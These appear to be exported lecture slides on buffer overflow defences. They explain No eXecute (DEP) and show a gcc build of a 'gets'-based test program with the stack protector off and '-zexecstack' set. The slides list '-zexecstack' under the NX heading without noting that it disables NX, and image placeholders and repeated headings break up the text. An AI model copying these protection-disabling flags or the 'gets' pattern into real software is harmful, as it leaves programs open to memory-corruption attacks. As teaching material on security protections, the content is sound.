
gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c

No eXecute (NX)

- -zexecstack
- Also known as **Data Execution Prevention (DEP)**, this protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.




No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.

No eXecute (NX)



Thus, the attacker's exploit is thwarted.

Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
    main()
    ^~~~
/tmp/ccTpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```

gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c

Q & A

